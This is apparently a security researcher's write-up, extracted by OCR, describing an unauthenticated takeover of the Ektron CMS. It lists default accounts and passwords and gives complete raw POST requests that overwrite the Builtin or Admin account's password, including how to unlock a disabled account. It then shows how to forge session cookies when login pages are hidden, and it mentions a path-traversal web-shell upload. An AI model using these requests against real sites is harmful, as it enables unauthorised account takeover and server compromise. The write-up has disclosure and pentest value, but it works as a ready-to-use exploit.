
SECURATARY
YOUR IT SECURITY NETWORK

Ektron CMS Take Over

Highjacking the Builtin or Admin Account



MAKE YOUR WEBSITE **WORRY FREE** WITH THE EKTRON MANAGED CLOUD

Everything you need for a website in the cloud - Content Management, Cloud Hosting, Automatic Updates and 24 x 7 Support

Background –

Ektron is a privately held software company based in Nashua, New Hampshire. It provides web content management and customer experience management software. Ektron's primary product is Ektron Web Content Management, which is built on the Microsoft .NET Framework. Version 9.0 was released in June 2013

This paper will look at one attack (I found this back in 2012 but noticed it is still very prevalent on the internet. This is probably due in part to the fact that no Security Advisory was released either by myself or Ektron for this issue). Anyone running Ektron should probably visit - http://www.ektron.com/Documentation/Ektron-CMS/ and determine which update you should apply based on your current version

I decided to revisit Ektron again today to test their fix and have found **a new way to bypass** this also (on all versions prior to 9. I have not yet had an opportunity to test this version yet). An advisory for this should follow in the next week or two.

Summary –

This attack is launched from an un-authenticated state allowing for a complete compromise of the CMS by "hijacking" either the Builtin Account or the Admin Account.

This paper will also show how to gain access to the CMS even when Ektron has been locked down by removing or restricting (IP Addresses) all CMS login features.

I guess first you could check if these are available. The lasts patches however ensure that these are locked down –

Default Ektron Accounts

User Type	***Username***	***Password***	***Permission***
Administrator	builtin	builtin	All
Administrator	admin	admin	All
Standard user	jedit	jedit	Basic (for example, add/edit content, manage library files etc.)
Membership user	jmember	jmember	Read only permission to private content

Our two accounts of interest are –


Builtin Account is assigned the user-id → 999999999

Admin Account is assigned the user-id → 1

It is normal practice to find that the Builtin account has been disabled. Not to worry, we have a way to deal with that.

- You have identified an Ektron CMS on your web assessment. To check if it is vulnerable simply request http://target/workarea/edituserprofile.aspx If content is returned to you, it is vulnerable. If the message "Please log in to view your profile is returned" then it is not vulnerable to this particular attack. The following Ektron paper will deal with this

Example Vulnerable Application



*First Name:

*Last Name:

*Password:

*Confirm Pwd:

*E-Mail Address:

*Display Name:

User Language: English (U.S.)

Address:


Latitude: 0

Longitude: 0

Avatar:

(You will notice the Upload Avatar, vulnerabilities also existed here that allowed a remote shell. What was not said was that you can traverse the /uploadedimages/ directory and upload your web shell to the root - /../../myshell.aspx This has now been fixed, but the **traversal is not**. Best we can do here right now is replace some image files on the server… boring. I am still looking at this area. If anyone manages to bypass the file extension filtering before I do please let me know.)

- Now we have our vulnerable application, fill in all the details as you choose. You will also need to select the custom tab and choose a time zone. Once all filled in, submit your registration catching the request within your local proxy – I personally recommend Burp – http://www.portswigger.net
- Example POST Request




```
POST /workarea/edituserprofile.aspx HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Content-Length: 911
DNT: 1
Host: 10.1.1.1
Pragma: no-cache
Cookie:
ecm=user_id=0&isMembershipUser=0&site_id=&username=&new_site=/&unique_id=0&site_preview=0&langvalue=0&DefaultLanguage=1033&NavLanguage=1033&LastV
alidLanguageID=1033&DefaultCurrency=840&SiteCurrency=840&ContType=&UserCulture=1033&dm=10.1.1.1&SiteLanguage=1033;
EktGUID=663165a1-ff9a-4dc5-aae7-d6930bda5e5d; EkAnalytics=0; ASP.NET_SessionId=jxme4pj1rz5afjbjovt4u555

__VIEWSTATE=%2FwEPDwULLTEyMTI4NjQ3ODdkZJJrxRkgym1cJNzR2zH1ZQWcju58&__EVENTVALIDATION=%2FwEWAgLtqojoDgLOy%2BCODtSPC5LRBq5rsHEy%2F4TKO3xxSj1U&ekdom
ain=&ekpath=&id=0&__orgEmail=0&__ekmemberpostback=1&username=xxx@xxx.com&firstname=xxx&lastname=xxx&pwd=F00bar%21%21&confirmpwd=F00bar%21%21&emai
l_addr1=xxx@xxx.com&display_name=xxx&display_name_old=&__ekSelUserLang=1033&ekMapAddress=&ekMapLatitude=0&ekMapLongitude=0&ekavatarpath=&editor_t
ype=contentdesigner&page_size=50&content_html=&TagLanguage=1033&newTagNameHdn=&ek_userID=0&__3=0&__3_id=3&__3_type=9&__240=Hawaiian+Standard+Time
&__240_id=240&__240_type=7&__ekListOfReqCustomProperties=__240&__ekListOfCustomProperties=__3%2C__240&__ekTypeBeforeSubmit=threadeddiscussion%2Cs
electlist&__ekIdBeforeSubmit=__3%2C__240&__eksubmit_button=Register&Membership1%24Membership1EktronClientManager=EktronJS%2CEktronThickBoxJS%2CEk
tronJQueryTabsJS%2CEktronMembershipTabsJS
```

Edit → id (targeting the Builtin account, we need to enter – 999999999)
Edit → username (we need to enter Builtin)
Edit → display_name (any random name except Builtin. Any duplicates will result in an error)
Add→__ekmemberId (we need to enter the same value as id – 999999999)

Some versions also have the – ek_userID parameter. This also needs to be edited


If the account is locked or disabled we use this additional Parameter **&chkAccountLocked=off**
Once successful you will be returned User Information Update Successful.



```
POST /workarea/edituserprofile.aspx HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Content-Length: 911
DNT: 1
Host: 10.1.1.1
Pragma: no-cache
Cookie:
ecm=user_id=0&isMembershipUser=0&site_id=&username=&new_site=/&unique_id=0&site_preview=0&langvalue=0&DefaultLanguage=1033&NavLanguage=1033&LastV
alidLanguageID=1033&DefaultCurrency=840&SiteCurrency=840&ContType=&UserCulture=1033&dm=10.1.1.1&SiteLanguage=1033;
EktGUID=663165a1-ff9a-4dc5-aae7-d6930bda5e5d; EkAnalytics=0; ASP.NET_SessionId=jxme4pj1rz5afjbjovt4u555

__VIEWSTATE=%2FwEPDwULLTEyMTI4NjQ3ODdkZJJrxRkgym1cJNzR2zH1ZQWcju58&__EVENTVALIDATION=%2FwEWAgLtqojoDgLOy%2BCODtSPC5LRBq5rsHEy%2F4TKO3xxSj1U&ekdom
ain=&ekpath=&id=999999999&__orgEmail=0&__ekmemberpostback=1&username=builtin&firstname=xxx&lastname=xxx&pwd=F00bar%21%21&confirmpwd=F00bar%21%21&
email_addr1=xxx@xxx.com&display_name=xxx&display_name_old=&__ekmemberId=999999999&chkAccountLocked=off&__ekSelUserLang=1033&ekMapAddress=&ekMapLa
titude=0&ekMapLongitude=0&ekavatarpath=&editor_type=contentdesigner&page_size=50&content_html=&TagLanguage=1033&newTagNameHdn=&ek_userID=0&__3=0&
__3_id=3&__3_type=9&__240=Hawaiian+Standard+Time&__240_id=240&__240_type=7&__ekListOfReqCustomProperties=__240&__ekListOfCustomProperties=__3%2C_
_240&__ekTypeBeforeSubmit=threadeddiscussion%2Cselectlist&__ekIdBeforeSubmit=__3%2C__240&__eksubmit_button=Register&Membership1%24Membership1Ektr
onClientManager=EktronJS%2CEktronThickBoxJS%2CEktronJQueryTabsJS%2CEktronMembershipTabsJS
```

Our 200 Response –



```
    <script src="java/thickbox.js" type="text/javascript"></script>
</head>
<body>
    <form name="form1" method="post" action="/workarea/edituserprofile.aspx" id="form1">
<div>
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTEyMTI4NjQ3ODdkZJJrxRkgym1cJNzR2zH1ZQWcju58" />
</div>


<script type="text/javascript">
//<![CDATA[
ektb_pathToImage = '/WorkArea/images/application/loading_small.gif';if (window.parent.document.getElementById('Ek_MemberEditRedirectUrlValue') != null){

  parent.location.href = window.parent.document.getElementById('Ek_MemberEditRedirectUrlValue').value

}else{

  parent.location.href = parent.location.href

}

//]]>
</script>

<div>

        <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAgLtqojoDgL0y+C0DtSPC5LRBq5rsHEy/4TKO3xxSj1U" />
</div>
    <div>
        <div id="Membership1">
        You have successfully updated your information.<input name="Membership1$Membership1EktronClientManager" type="hidden" id="Membership1_Membership1EktronClientManager"
value="EktronJS,EktronThickBoxJS,EktronJQueryTabsJS,EktronMembershipTabsJS" />
</div>

    </div>
    </form>
</body>
</html>
```

- Now you have your hijacked credentials you need to find a login. Some good starting points include
  http://www.target.com/login.aspx
  http://www.target.com/CMSLogin.aspx
  http://www.target.com/workarea/login.aspx
- If you have hijacked the Builtin account, the functionality available to this account is limited. You would use this to create yourself your own admin account and maybe add .ASPX as an allowed file extension – Settings → Configuration → Custom Properties

I have seen this once before in a pentest I did whereby the attack was there, but I had nowhere to login with my new credentials. The client had removed / obfuscated all instances of being able to login to the CMS. I was able to hijack the Builtin in account, despite it being disabled / locked. To gain a valid session, I needed to populate the following parameters within the cookie with true instances –

site_id=/
unique_id=

As we now had valid credentials for the Builtin Account, we coud make use of the WebServices offered by Ektron

A simple POST request to http://www.target.com/workarea/ServerControlWS.asmx/GetLoginInfo with the parameters username / password / domain you are returned values for – UserID, SiteID, SitePath and LoginNumber

From here we can manually build our Cookie, by entering the following arguments to our Cookie (note the siteid and unique_id are the same value user_id=999999999

site_id=/,745086133

unique_id=745086133

Ensuring you are passing these cookie values for all requests, you will then have access to the Ektron CMS.